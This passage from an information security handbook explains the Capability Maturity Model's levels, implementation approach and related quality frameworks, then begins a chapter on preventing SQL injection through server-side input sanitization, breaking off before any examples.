Some models view IT as a manufacturing organization. IT takes raw material (hardware, software, and people) and generates data. In the right hands, that data becomes useful information to the organization. This view was common in the early years of IT, but over time it has become less useful. This is partly because the rate of change has increased to the point where IT does not resemble a static manufacturing environment as much as it did in the 1960s.

A more popular view now is to view IT as a service provider. Customers do not generally care what happens behind the scenes as long as the requested service functions reliably. This requires a broader view of IT than just that of a producer of data. In addition to producing data, myriad additional requirements define acceptable service delivery. These requirements include response time, mode of delivery (client based? host based? Web interfaces? downloads to PDAs?), assurance of privacy, data integrity, and frequency of updates.

A common analogy used is that of an ice cream shop. Originally, customers wanted some basic flavor choices. Over time, customers became accustomed to having a choice of cones or sundaes. Ice cream customers now expect a large number of choices, a selection of toppings, a freezer with ice cream cakes, a water fountain with cups for the water, a short line for ordering, and various fountain drinks as well. The modern ice cream shop provides a service, and the service requested by each customer is different in a tangible way from that of almost every other customer.

The modern IT organization also has a large number of customers with very distinct requirements and expectations. To provide reliable services, IT must carefully define the services required, develop and test the services prior to moving them into production, and be able to monitor the delivery of the service in addition to the changing needs of the customers.

Although IT is a new discipline, it has principles and goals similar to other management disciplines. A human resources department, for example, should be managed in a way that provides the needed services to current, future, and past employees and their families in a cost-efficient manner. Such a department must have clear policies about vacation approvals, salary adjustments, and handling grievances, among other things. Not having consistent policies invites unhappy customers and the potential for lawsuits. In the same way, an IT department must have consistent policies and processes to design, deploy, and operate IT services efficiently. Inefficient processes lead to costs that could have been avoided and unhappy customers.

Security is an attribute of IT services that customers are becoming more concerned about. Customers will not tolerate poor performance when it comes to security. This is ironic, because the IT security challenges facing organizations today are more complex than ever before and require diligent, complex solutions.

Most new endeavors begin with no defined “best practice” for doing things. Long-time information security practitioners know what it is like to meet a new challenge without an appropriate manual. When the Internet first began to be widely adopted in the early 1990s, no written guidelines for network security

existed. Computer security experts were focused on securing the data centers, ensuring that only authorized users had log-ins, and giving those with log-ins the minimum necessary access to the system. The concept of opening ports on a host or of monitoring ports to deny access only from permitted IP addresses took time to emerge. At first this was done using tools such as tcp wrappers because firewalls did not yet exist.

Likewise, information security practitioners know that best practices will evolve. Just as principles such as "close all unnecessary ports" emerged, principles for developing reliable processes and for measuring them have emerged in IT. As soon as best practices are recognized within an industry it is a good idea to adopt them and formalize how they are used within the organization. Over the past decade, many software engineering organizations have adopted CMM to move toward best practices in software development and to measure their progress.

The old saying "If you can measure it, you can manage it" is appropriate in IT. Early IT metrics resembled traditional manufacturing metrics. The number of reports developed and delivered and even the lines of code written and tested per week or month are examples of common early metrics. Clearly, in an era of object-based programming it is difficult to measure lines of code. If a programmer continually reuses previously tested software modules to deliver high-quality, secure software does it matter that the programmer only wrote 500 lines of code in a month? More useful measures now include how many service interruptions were related to software flaws and how many security breaches originated within internally developed software as opposed to commercially purchased software.

Clearly, IT has many challenges as it strives to provide secure, high-quality services to customers. The challenges exist on several fronts: requirements definition, service measurement, monitoring and securing network resources, and being both reliable and flexible in everything it does. Much progress has been made, and the remainder of this chapter will talk about the contribution of CMM to the challenges in software engineering.

CMM History

Software Quality

As a key piece of the rapidly evolving discipline called IT management, software quality is a big concern. An organization can lose money if software is not ready when it is expected to be ready. Many things can cause software to be delayed. For example, the requirements may change after significant coding has been done; often this is not the result of the customer changing the requirements but rather is caused by imperfect understanding between the developers and the customers. Software delays occur if sufficient time is not allocated for testing. Many organizations face the choice of either delaying the release of software to fix a bug or releasing the software with bugs and later releasing an update to incorporate needed fixes. Delayed software can also mean that older applications must remain in service longer than planned. This causes additional costs in maintaining service contracts for old software and hardware and can lead to disappointed customers. In addition, organizations sometimes decide to delay patching security holes or bugs in current production systems because they know that a replacement system will soon be ready. A delayed replacement system prolongs the exposure to the organization.

It is reasonable to ask why any organization would tolerate having security holes in production systems. Although it is always good to fix vulnerabilities as soon as they are found, sometimes the situation is not so simple. Imagine a large wireless phone company with cell sites throughout North America. What should this company do if one model of switch from one of its providers is found to have a security hole? The switch may be in service at 5000 cell sites, and the manufacturer has a plan to eliminate the vulnerability in the next release of software. In such a situation, it is not realistic for the wireless company to turn off the switches. Replacing the switches with products from another vendor would be very expensive and could take much longer than waiting for the next release of software from the current vendor. This challenge shows the difficult position in which software customers and vendors can find themselves. Further, it shows why it is so important for software engineering processes to be as reliable as possible.

An organization can lose money if software has bugs. Customers have low tolerance for software that does not perform as promised and will look for other solutions. In the example about the wireless switches with a security hole, it was not feasible to find another solution quickly. Still, one day the time will come to decide whether to keep the current vendor or move to another vendor. When that day comes, the customer executives will remember every security vulnerability that they were forced to endure because of flawed vendor software. In addition, the cost of rework (fixing things that were not done right the first time) eats into software engineering resources that could be engaged in other productive activities.

Increasingly, an organization can lose money if software has security holes. Many security holes are found only after the software is released to customers. When a security vulnerability is found in software, the organization must quickly act to assess the threat and potential impact to users. The organization must divert resources as quickly as possible to close the security hole in the software and help all those using the software to patch the hole. It is easy to see that additional effort made in the software development process that can eliminate such defects before release of the software can easily pay for itself.

The software quality challenge is a combination of the manufacturing analogy and the services analogy. Like the earlier ice cream shop example, software engineering is custom manufacturing — every software development project is unique. At the same time, a product is still being produced and the production process has identifiable steps.

Customers define what they want. This is true even of large, shrink-wrapped applications. The software maker consults customers and gathers requirements. When development begins, it is critical that the requirements only be changed if evidence suggests that the customers will embrace the proposed changes. The process used to develop software must be measurable and it must be possible to gauge the suitability of the software for use by customers as it gets closer to release. Over time, the process must operate consistently, with substandard software being caught before it is released and acceptable software not being delayed without justification.

The end result for the customer is very much like a service. The customer may want an accounting package for preparing tax forms accurately and quickly. For this to occur, the software must perform as expected and not do anything unexpected (such as share financial information with someone who attempts to access the application from the Internet). The challenge is to anticipate not only how the software should be used but also how it might be misused and to build in safeguards against misuse. Just as ISO 9000 brings certainty to manufacturing processes, software development processes require a similar model to ensure quality in software products.

Approaches to Measuring Software Quality

The quality of software can be improved in many ways. All of the approaches have value, but all will be limited in their effectiveness if they are not approached in a consistent and structured manner. Some of these approaches include:

- *Code review* — Code review involves enlisting programmers not familiar with a section of code to try to find errors in the code. This can be difficult when large applications are involved. In addition, some organizations have too few resources to permit taking programmers away from day-to-day duties to review a coworker's code in detail.
- *Internal testing*

  Requirements-based testing involves developing a test plan based on the software requirements agreed on at the start of development. The software is tested to ensure that all inputs generate the expected outputs. It is important to remember that this includes valid inputs as well as invalid inputs. Many security holes are exploited by providing unexpected input.

  Unit testing is used on pieces of the larger application to ensure that problems in individual pieces are eliminated in a small part of the application rather than attempting to debug an entire application. When all the components have passed unit testing, it is possible to test the application as a whole.

Regression testing involves running a set of test inputs repeatedly as development progresses. The goal is to ensure that the application generates the same output today that it generated yesterday for a given set of inputs.

Load testing adds more users (or load) to the application to see at what point it breaks or how its performance is impacted. The users that generate the load are usually transactions created by a software testing program that simulates heavy use.

- *Beta testing* — Beta testing begins when the application is very close to release. Many organizations solicit feedback from eventual customers in the hope that they will discover problems that even the most rigorous testing missed. This is popular because the testing methods above are expensive. It is often less expensive to allow a large number of existing customers that already use an organization's products to be beta testers for a new product. Of course, if the beta testers find many bugs the result can be embarrassment. Even worse, there is no guarantee that all security flaws discovered will actually be reported.
- *Open source* — More organizations are moving to open source models for their software. This is similar to code review because everyone can see the code, but it differs dramatically from code review in that outsiders (competitors, potential hackers, etc.) are able to use the application and can search it for opportunities to exploit security vulnerabilities.

Is it wise to let the bad guys see the code? The theory of open source advocates is that the vast majority of people reviewing code are trustworthy and ethical, and they will find all the security vulnerabilities and alert the developer before any unethical reviewers have a chance to exploit them. Many readers will recognize this question as a variation on the well-known "Cathedral and the Bazaar" debate.

How CMM Was Developed

The U.S. Department of Defense (DOD) became concerned over a period of years with the quality of the software it received from contractors. Cost overruns were frequent, and the software often did not perform as expected. As the systems the DOD deployed (*e.g.*, radar, targeting) became more dependent on reliable software, it became important to lower the risk associated with software development.

No viable methodology existed to provide software assurance. As mentioned earlier, in the rapidly evolving fields of IT management and software development it was not yet clear what the best methodology should look like. The solution was to create the Software Engineering Institute (SEI) at Carnegie Mellon University in Pittsburgh. Many readers are familiar with the CERT (Computer Emergency Response Team), which is also part of SEI. SEI is a federally funded research and development center that Carnegie Mellon operates. It develops standards, models, frameworks, processes, and architectures to help its customers make improvements in their software engineering efforts. From the start, a number of objectives were considered critical to helping customers improve software engineering efforts. One of these objectives was to provide best practice processes for software development. Unfortunately, it is not enough to say, "Here is a best practice. Go do this." For example, one best practice is to test software. It is important to specify what is meant by testing software. Examples might include:

- Developing specific test criteria and test input data
- Reviewing the test criteria and test input data with the customer to obtain the customer's endorsement
- Defining the methodology for each test and determining how the test results are to be captured
- Having the test plan reviewed by software engineers outside the project prior to testing (peer review)
- Defining a process for changing the test plan for changes in requirements

By defining such criteria for every process it becomes possible to evaluate whether each is sufficiently developed. Reviewers can measure the process at several different points to show what parts of the process require improvement. In addition, such specific definitions help reduce the risk of misunderstandings among those participating in the process.

It was understood that CMM must include a way to measure the maturity of the processes. Many organizations implement processes but are unsure of how well they are working because they do not have objective measurements to gauge whether the processes are operating as designed. CMM provides both the means to improve software development processes and the method for measuring how effective those processes are.

Capability Maturity Model Integration

Since the inception of CMM in 1986, the CMM concept has been applied to several areas outside of the original software engineering discipline. Some of these include product development, software acquisition, and workforce management. These applications of the CMM concept led to several similar models that were not developed with regard to how a single organization could successfully make use of more than one of them at the same time. For example, some models overlapped in their scope — an organization that was trying to implement SW-CMM might find that tasks required to reside in one process to reach level 3 were already in another process because of SECM requirements. To address this, the CMM Integration (CMMI) project was created. The goal was to integrate three of the most commonly used CMM models:

- CMM for Software (SW-CMM) v2.0 draft C
- Systems Engineering Capability Model (SECM)
- Integrated Product Development CMM (IPD-CMM) v0.98

By integrating these three models into one framework it would be possible for large organizations to undertake more successful enterprisewide improvement initiatives. The CMMI project created new models that are similar to the original ones but that now include integration points between the different models. In addition, the models can be adopted by organizations that had originally adopted the source models.

One final integration point relates to assessment methods. As CMM models proliferated so did methods for assessing them. CMMI now has a unified assessment methodology known as the Standard CMM Assessment Model for Process Improvement (SCAMPI). Any organization authorized by SEI to conduct CMM-based assessments now uses the SCAMPI method.

Software Quality and Security

Software with security holes can scare away customers. If a company's software is not secure, the competition will make sure everyone knows about it. Customers never talk about the software they bought that had no security issues, but customers do talk long and loud about the software they bought that had security issues. Software with security holes can compromise an organization's data. Hackers can access or alter data without anyone knowing. One organization had a hole in its home-grown payroll system that allowed a programmer to manipulate pay rates. For years, this programmer manipulated his own pay rate by raising it just before payroll was run and then moving it back to its proper level after the checks were printed.

The organization may make business decisions based on unreliable data. Manipulation of data could cause a company to move forward with a product that is doomed to failure or pursue an acquisition that would not be in the best interests of shareholders. Pharmacists dispense drugs in accordance with physician instruction as long as the dosages fall within the guidelines for a drug. If the dosage levels for a particular drug have been modified a pharmacist might not know to question a prescription with a dangerously high dosage. Other examples could include:

- Giving a car loan to someone who does not deserve credit
- Altered medical test results having life-threatening consequences
- Permitting a potential terrorist into the country if a watch list database is compromised

Without consistent, rigorous processes in place for ensuring software quality, it is impossible to know that software does not have hidden security vulnerabilities.




FIGURE 26.1 CMM ratings.

Measuring with the Capability Maturity Model

Process maturity under CMM is rated on a scale of 1 to 5. The rating is based on how well certain key processes areas are functioning. Additional key process areas are considered at each successive level. To reach level 4, for example, all the process areas at lower levels must receive a passing grade as well as the level 4 process areas. Every key process area is evaluated against the same criteria:

- *Commitment to perform* — The actions taken by the organization to show that it is serious about this process; policies and directives from upper management are typical evidence of commitment to perform.
- *Ability to perform* — The resources and organization required to actual execute the process; training, resources with responsibility and authority to act, and sufficient funding help demonstrate the ability to perform.
- *Activities performed* — The specific activities, procedures, roles, responsibilities, and plans that show the details of the process actually are performed.
- *Measurement and Analysis* — The essential measurements required to track and control the process.
- *Implementation verification* — The reviews and audits used to ensure that the process activities are performed in accordance with how the process is defined.

Note that CMM does not specify how processes are performed. It merely requires that the processes be performed effectively and that it be possible, using the key process area criteria, to demonstrate that they are in fact performed (see Figure 26.1). In addition, CMM does not require specific products or tools; a process can be effective without automation.

Initial Level (Level 1)

This level is referred to as *ad hoc* because few stable processes exist or, if they do, they exist only on paper and are not followed on a consistent basis. Success depends on individual initiative, and most activities are reactive rather than proactive. Other characteristics of this level include:

- Relationships between different groups and functional areas are undefined and poorly coordinated. In fact, relationships may even be antagonistic because of confusion about where one group's responsibilities end and another group's responsibilities begin.
- The process is not repeatable but happens in a different manner every time. Each actor does as he or she thinks best.
- Much duplication of effort occurs because activities are poorly documented. Group 1 will not know that group 2 already generates a certain report and will develop its own report format and generate the same information.
- Projects are frequently late or unsuccessful. This is true even if the organization makes a significant commitment to good project management. Why do level 1 organizations still fail at projects then? They fail because the resources that are allocated to new projects are often pulled from the project with little or no notice to react to crises that interrupt ongoing operations.
- Management has little or no visibility into what is functioning and what is not functioning because few reliable reports are generated. Reports that are generated are generated manually and may not be generated in the same way each time, making trend analysis difficult.

Amazingly, many organizations do manage to function in this chaotic state. They function inefficiently and have a low level of customer satisfaction. No service organization can operate in such an unpredictable manner and expect to be successful. In short, this is no way to run an ice cream store. This level has no key activities; if an organization is not able to meet the criteria for passing the next level (repeatable), then their CMM rating is 1 (initial).

Repeatable Level (Level 2)

At this level the organization has a recognizable process. The organization is capable of basic planning and knows what the most important activities are to be successful. Other attributes of a level 2 process include:

- Individuals are still the key to success but there is now some management direction.
- Problems are not anticipated, but the organization does recognize them as they occur and does correct them.
- People receive training to perform their jobs. This does not mean that the organization has a training plan or that the success of the training is measured, but training does occur.
- Projects have a better chance of success at this level because project resources are not nearly as interrupt driven.
- Reports and data are generated in a predictable manner, but the organization lacks large-scale coordination of reporting and metrics are selected by individual functional groups.

Many organizations that operate at this level did not reach this level through any process improvement initiative but rather by a natural process. To operate at this level an organization must at least attempt to:

- Scope the effort required for software projects.
- Procure the resources required.
- Track the progress of the project.
- Evaluate whether the finished product meets the original requirements

It is still difficult to measure how successful or efficient the organization is at this level because consistent metrics are not collected from each group. The members of each group or project may know how their project is doing but it is not possible to have broad visibility into the overall effectiveness of the organization.

Key Activities

- Requirements management
- Software project planning
- Software project tracking and auditing
- Software subcontract management
- Software quality assurance
- Software configuration management

Defined Level (Level 3)

Reaching this level requires significant effort on the part of the organization. Processes between different functional areas must be integrated, with defined inputs and outputs. Other signs of an organization operating at the defined level include:

- Problems are anticipated and corrected before they occur, or at the very least actions are taken to minimize their impact.
- Cross-functional process groups work together as teams. The organization no longer relies on individual contributions without direction and goals.
- Training is planned and provided to people based on the roles they play in the organization.
- Projects are planned not as individual efforts but as part of a portfolio of projects, and the conflicting needs of different projects are mediated before they become a problem.
- Every process has metrics that are collected and reported. Data generated in each project is systematically shared throughout the organization.
- Defined standards exist for people, process, and technology.

Organizations at the defined level eliminate much unnecessary uncertainty from each process. This is because for every process:

- At each step clear guidelines exist for what to do and how to do it.
- The purpose of each step is defined.
- Inputs and outputs are defined.

For many organizations, the effort required to reach this level pays huge dividends. Still, the effort is not to be underestimated. To reach this level, the organization must evaluate everything it does. The effort requires reviewing how each part of the organization does any given task and choosing the best way to do it. The benefits of this level of process maturity include:

- With all groups following written guidelines, it is easier to move resources from one group to another.
- Misunderstandings and rework are reduced, as each group knows what is within its scope and can learn which group has responsibility for activities outside its scope.
- It is easier to troubleshoot issues that cross functional boundaries because everyone knows how the other group does its tasks.
- Everyone can recognize a variance because it is no longer acceptable to say, “Our group does it differently.”

Key Activities

- Organization process focus
- Organization process definition
- Training program
- Integrated software management
- Software product engineering
- Intergroup coordination
- Peer reviews

Quantitatively Managed (Level 4)

At this level, processes are not only defined but are actively measured and managed. To do this, the organization must develop a plan for quantitative process management for each process. Each plan must be developed following a documented procedure. Each plan will include measurable goals, and progress toward those goals is tracked. Attributes of a process at this level include:

- In addition to being defined and followed, processes are stable and the organization understands what is required to keep each process stable.
- Each project team has a strong commitment to working together. Not only are individual heroics unnecessary but such heroics are also discouraged.
- A methodology exists for evaluating new initiatives and technologies. The methodology allows the organization to assess whether a new initiative conforms to defined standards, as at the defined level, and compels the organization to use objective measures in deciding whether the initiative provides enough potential benefit to be pursued.
- Specific targets are assigned for quality. At this level, the process is understood well enough to forecast the quality of the software that should be delivered by the process.
- Specific targets are assigned for process performance. This is a key distinction. Process performance measures whether the process is being used as designed. It is difficult to reach the quality targets if the process performance targets are not being reached.

Key Activities

- Quantitative process management
- Software quality management

Optimizing (Level 5)

At the optimizing level, the organization has a formal program for software process improvement. This program maintains goals for software processes and reviews progress against those goals. In addition, a plan is in place for training related to the software improvement program. This plan tracks training progress and ensures that everyone in the organization understands the software process improvement program and is capable of participating in it. Software process improvements resulting from this program are implemented according to a documented procedure and are always first implemented in pilot form. Records of all process improvement activities are maintained.

Key Activities

- Defect prevention
- Technology change management
- Process change management

Any organization can self-assess using CMM appraisal criteria; however, in order for an evaluation to be considered valid, the evaluation must be performed by a licensed CMM evaluator. SEI licenses evaluators that have a demonstrated ability to perform quality evaluations that conform to the CMM appraisal criteria.

Implementing the Capability Maturity Model

An approach to CMM implementation recommended by SEI is known as IDEAL. IDEAL stands for:

- Initiating
- Diagnosing
- Establishing
- Acting
- Leveraging




FIGURE 26.2 Implementing CMM.

An organization implementing CMM will follow this five-step approach continuously (see Figure 26.2). As soon as the leveraging step is complete, a new initiation phase begins. Over time, processes become more predictable and stable and the benefits increase.

Initiating

This is the first step, usually prompted by some need for improvement. The need may be a desire to improve the predictability and efficiency of software development processes. The need may also arise from a desire to be qualified to do business with certain customers. Increasingly, customers (such as the DOD) require that software providers be certified at CMM level 2 or higher. Successful implementation of CMM requires a long-term commitment from an organization. Invariably, additional processes and checkpoints will be required, and some departments may see the scope of their work change. For these reasons, it is essential to get sponsorship from the highest levels of the organization before beginning to implement CMM.

Diagnosing

Diagnosis is accomplished by performing a software process assessment. This assessment determines the current state of an organization's process maturity (*e.g.*, initial, repeatable) and prioritizes the issues that must be addressed to reach higher levels of process maturity. Another type of appraisal is a software capability evaluation. This is used by a customer to establish whether a potential vendor is at a maturity level sufficient to perform work for that customer. Such an evaluation may occur during the bidding process to validate process maturity, and it may also occur periodically during the life of a contract to ensure that the vendor continues to maintain a commitment to CMM after the contract is awarded and work has begun. An assessment or evaluation will follow the following broad steps:

- Select the team, ensuring that the team receives any needed training in CMM.
- Administer a maturity questionnaire. This can be done via e-mail and is completed by key members of the organization being assessed.
- Analyze maturity questionnaire responses to understand what level of maturity the key members believe their processes are at.

- Visit the organization in person to validate responses received. The on-site visit includes interviews and observation. The goal is to establish that the processes are operating as key members believed them to be operating. Professional experience and judgment are important in this step.
- Develop findings based on the data gathered. The findings review process areas and highlight strengths and weaknesses in each area. If this is an evaluation of a potential vendor, the findings form the basis for a risk analysis of the vendor.
- Produce a key process area profile, which shows whether each area is functioning at or above the desired level. It is important to note that a process area can have issues that require addressing but may still be functioning well enough to be at the desired level. For this reason, it is always important to look beyond the key process area profile and review the detailed findings for each area.

An assessment or evaluation is valuable to those concerned about information security. An organization that has been evaluated at level 4 is going to produce software with fewer vulnerabilities than an organization at level 1.

Establishing

When the current maturity levels are known and issues are identified, it is possible to develop a strategy for addressing issues and improving overall maturity. Actions are prioritized and planned, and an action team is created for each action.

Acting

For each action, the necessary processes and measures are developed and then deployed in pilot settings and reviewed for needed refinements. When they are ready for broader usage they are implemented.

Leveraging

When all action plans are implemented, the results are measured and analyzed, and lessons learned are collected. The output from this step feeds into a new round of initiating and diagnosis.

Choosing the Target Maturity Level

Every organization does not have to reach the optimizing level. The organization must evaluate the benefits and costs associated with each level and allocate a reasonable amount of time to reach the target level. Examples of the commitment required and the benefits realized include:

- A software engineering division at Hughes Aircraft spent 4 years moving from level 2 to level 3. The estimated cost of CMM-related process improvement efforts was $445,000. The estimated improvement was a $2-million-per-year reduction in cost overruns.
- Raytheon spent 3 years moving from level 1 to level 3 at a cost of $1 million per year. As a result, they received two large contracts that they would not have otherwise received and reduced rework by $15.8 million per year.

It is worth noting that these organizations realized the benefits listed without moving above level 3!

Other Quality Improvement Models

Total Quality Management

Total Quality Management (TQM) is a broader approach to quality throughout the organization. It is based largely on work done by W. Edwards Deming related to statistical quality control. Deming demonstrated that it is possible to measure the expected output of a process and focus on all those results

that fall outside of the expected range. CMM and TQM often coexist within an organization; in fact, CMM can be said to be a software-focused application of TQM principles.

Six Sigma

Six Sigma was originally developed by Motorola Corporation as a statistics-based methodology for finding and eliminating the causes of defects in manufacturing. It is similar to TQM. Many organizations, large and small, use Six Sigma principles to improve manufacturing and other processes. The name comes from the statistical term used to measure standard deviations — the Greek letter sigma. Six Sigma means six standard deviations, or in simpler terms, 3.4 defects per million iterations of a given process. The methodology is based on DMAIC, which stands for:

- Define the opportunity.
- Measure performance.
- Analyze the opportunity.
- Improve performance.
- Control performance.

Six Sigma is primarily used to improve manufacturing quality. It is difficult to apply Six Sigma to software development because the sample sizes used in Six Sigma will often not be large enough in a software development environment. Still, many of the principles are the same: Measure the output of the process and look at variations for clues to how to improve the process

ISO 9001

ISO 9001 is part of the ISO 9000 family of quality standards. ISO 9001 applies to manufacturing as well as to software. In general, CMM is more comprehensive than ISO. Some have attempted to map ISO 9001 standards to CMM to see where an ISO 9001-certified software engineering organization would fall on the CMM rating scale. Mark Paulk, in a 1994 paper for SEI, found that such an organization would fulfill most but not all of the CMM level 2 requirements and a few of the level 3 requirements.

ITIL

An acronym for Information Technology Infrastructure Library, ITIL was developed by the British government. Dissatisfied with the results of many IT initiatives, the British Government's Office of Government Commerce (OGC) began collecting best practices in IT management and organized them into a coherent framework. As with other quality improvement initiatives, the goal was to lower risk and improve the return on investments in IT.

The framework attempts to keep the focus of all IT activity on delivering the services that are needed by customers. Delivering more than customers want can lead to unnecessary investment, and delivering less can hurt customer productivity and eventually mean the loss of customers. For example, if a company has been hired to provide a PC help desk function from 7 a.m. to 6 p.m., Monday to Friday, it is not wise for it to staff the help desk on Saturday or Sunday, but it is important to ensure that sufficient staff are always available during the contracted service hours of 7 a.m. to 6 p.m. on the other five days of the week.

The core of ITIL is organized into ten process areas and one functional area, the service desk. These areas are subdivided into two process clusters: service delivery and service support. Service delivery focuses on processes related to developing a service. The service delivery processes are:

- Availability management
- Capacity management
- Continuity management
- Financial management
- Service-level management

Service support focuses on processes related to supporting a service when it has been put into production and is being used by customers. The service support processes are:

- Change management
- Configuration management
- Incident management
- Problem management
- Release management

Summary

The Capability Maturity Model is a valuable tool in the effort to develop efficient and effective processes in software engineering. Although effective processes eliminate rework and save money, they also help to eliminate vulnerabilities in software. The effort is substantial but organizations that have diligently followed CMM over an extended period of time have achieved impressive results. By committing to CMM an organization demonstrates that it is serious about delivering quality products to its customers.

References

Carnegie Mellon University Software Engineering Institute. 1995. *The Capability Maturity Model: Guidelines for Improving the Software Process.* Indianapolis, IN: Pearson Education.

Chrissis, M. B., M. Konrad, and S. Shrum. 2003. *CMMI: Guidelines for Process Integration and Product Improvement*. Boston, MA: Pearson Education.

© 2007 by Taylor & Francis Group, LLC

Preventing SQL Injection Security Vulnerabilities through Data Sanitization

Jonathan S. Held

Overview

The Web, although extremely young, has in its short life invariably and permanently altered programming paradigms by changing the application programming domain. The change began in 1995 when Sun Microsystems introduced its Java programming language. Java was unique in that it was the first technology that allowed users to dynamically download small applications from servers and run them locally in the context of a thin client (the browser). A plethora of applications were built around the technology but they were very limited in what they could do.

Meanwhile, the Web, although a novel innovation, remained, for the most part, uninterestingly static. The manner in which content was updated was cumbersome. It was done manually through the modification of existing HTML pages, and then those pages were uploaded onto production servers. This was a time-consuming and tedious process; if the Web was going to come alive, something had to be done to solve this problem. Microsoft's Active Server Pages (ASP) quickly challenged Java by not only solving this problem, but also by changing the Web programming paradigm in another fundamental way. With ASP, applications were still accessible via the Web and thin clients; but rather than having the client download them, they were run on the server on which they resided. Consequently, there was no application code to download. Of course, it was not long before Sun came up with its own rendition of the technology, aptly calling it Java Server Pages (JSP).

However, both technologies had limitations that continued to frustrate developers; chief among them were browser incompatibility (as the browser war waged) and the cost of code maintenance. It was not until early 2001, with the introduction of Microsoft's .NET framework, that these issues were finally resolved. Meanwhile, the use of ASP and JSP prevailed, in large part due to their simplicity and because each technology came with its own model for accessing data (Microsoft's model is found in the ActiveX Data Objects (ADO) and Sun's resides in the JDBC library). Programmers now had the ability to easily create dynamic, data-aware applications. This capability, more than anything else the technologies offered, was what people wanted and leveraged and was fundamentally responsible for many of the Web-centric projects that followed. As such, these are the technologies that are prevalent today, in use in one form or another among almost every Web application.

Note: You can easily determine the technology associated with a Web application by simply identifying the suffix of a requested page. If the page name ends with "asp," it is using Microsoft's Active Server Pages technology. Similarly, pages ending in "jsp" are using Java Server Pages. Pages ending with "aspx" are using Microsoft's new .NET framework. Sun and Microsoft are not the only companies with technology offerings that allow one to integrate Web-based applications with back-end databases. There is also Macromedia's (formerly Allaire) ColdFusion, with pages that end in "cfm."

With these new technologies, however, came severe security implications that, to this day, remain largely unrecognized by developers, often undetected by testers but frequently exploited by hackers. The dangers posed by Web applications are well understood but are oftentimes purposely understated or downplayed, resulting in a lack of design consideration during development and inadequate testing. The end result is that a system gets fielded that is inherent with flaws, and thus susceptible to a variety of security vulnerabilities. Often, these vulnerabilities are manifested only when the application is integrated with a database. However, this integration occurs almost every time the technologies are used.

The security of Web applications is a multifaceted problem, caused in part by a lack of a comprehensive testing security plan, by the application blindly accepting and attempting to work with user input without first filtering it, and by the semantics of the language used in querying databases (called Structured Query Language, or SQL). However, these problems have been around for quite some time. They are not new to developing software; it is just that in the rush to enter this new programming domain, developers and testers alike have put together Web applications without due regard for security-related issues.

The remainder of this chapter demonstrates the nature of these security problems, how they work, how to programmatically preclude them from occurring, and provides techniques one can use in testing applications to identify potential SQL injection problems before one's Web site becomes tomorrow's front-page news.

The Source of the Problem

Web application development brings with it a renewed need for security testing. It is a different application domain than that with which developers are accustomed to working, but the environment brings with it a set of concerns and considerations similar to traditional application development. In the examples provided, one sees that the problem is, in large part, due to input that the user provides. User input has always been a well-known source of potential errors in software — there are classes of characters in virtually all languages that are not only problematic, but require testing independent of all other tests performed against the software. The severity of the problems that can arise from user input varies: one can experience everything from minor, visual annoyances to the particularly troubling vulnerabilities where the end user cannot only gain access to all data, but can also arbitrarily modify or delete it, or potentially gain control of one's computing resources.

In many cases, the source of the problem quite simply stems from the failure of software developers to properly filter user input. It only takes one input provided by the user but not filtered by the developer to potentially destroy an entire application, the data it uses, or do even more harmful damage. Fortunately, with a little effort, the problem can be solved through data sanitization, a process whereby every character of input is carefully scrutinized. If there is something in the input that is not allowed, there is one of two possible ways to respond: (1) one can either alert the user to the input field that failed validation, or (2) one can arbitrarily but uniformly replace every problem character that occurs with whatever one defines as its replacement character. No matter what approach one decides to take, one must ensure that data sanitization always occurs on the server. With the validation code being performed on the server (commonly called server-side processing), one will never have to worry about what does or does not take place on the client.

A fairly common mistake many developers make is to assume that it is enough to place the validation code on the client, perhaps using a series of JavaScript functions to perform checks before the user's data is submitted. This client-side validation comes with absolutely no guarantees and is not foolproof, because

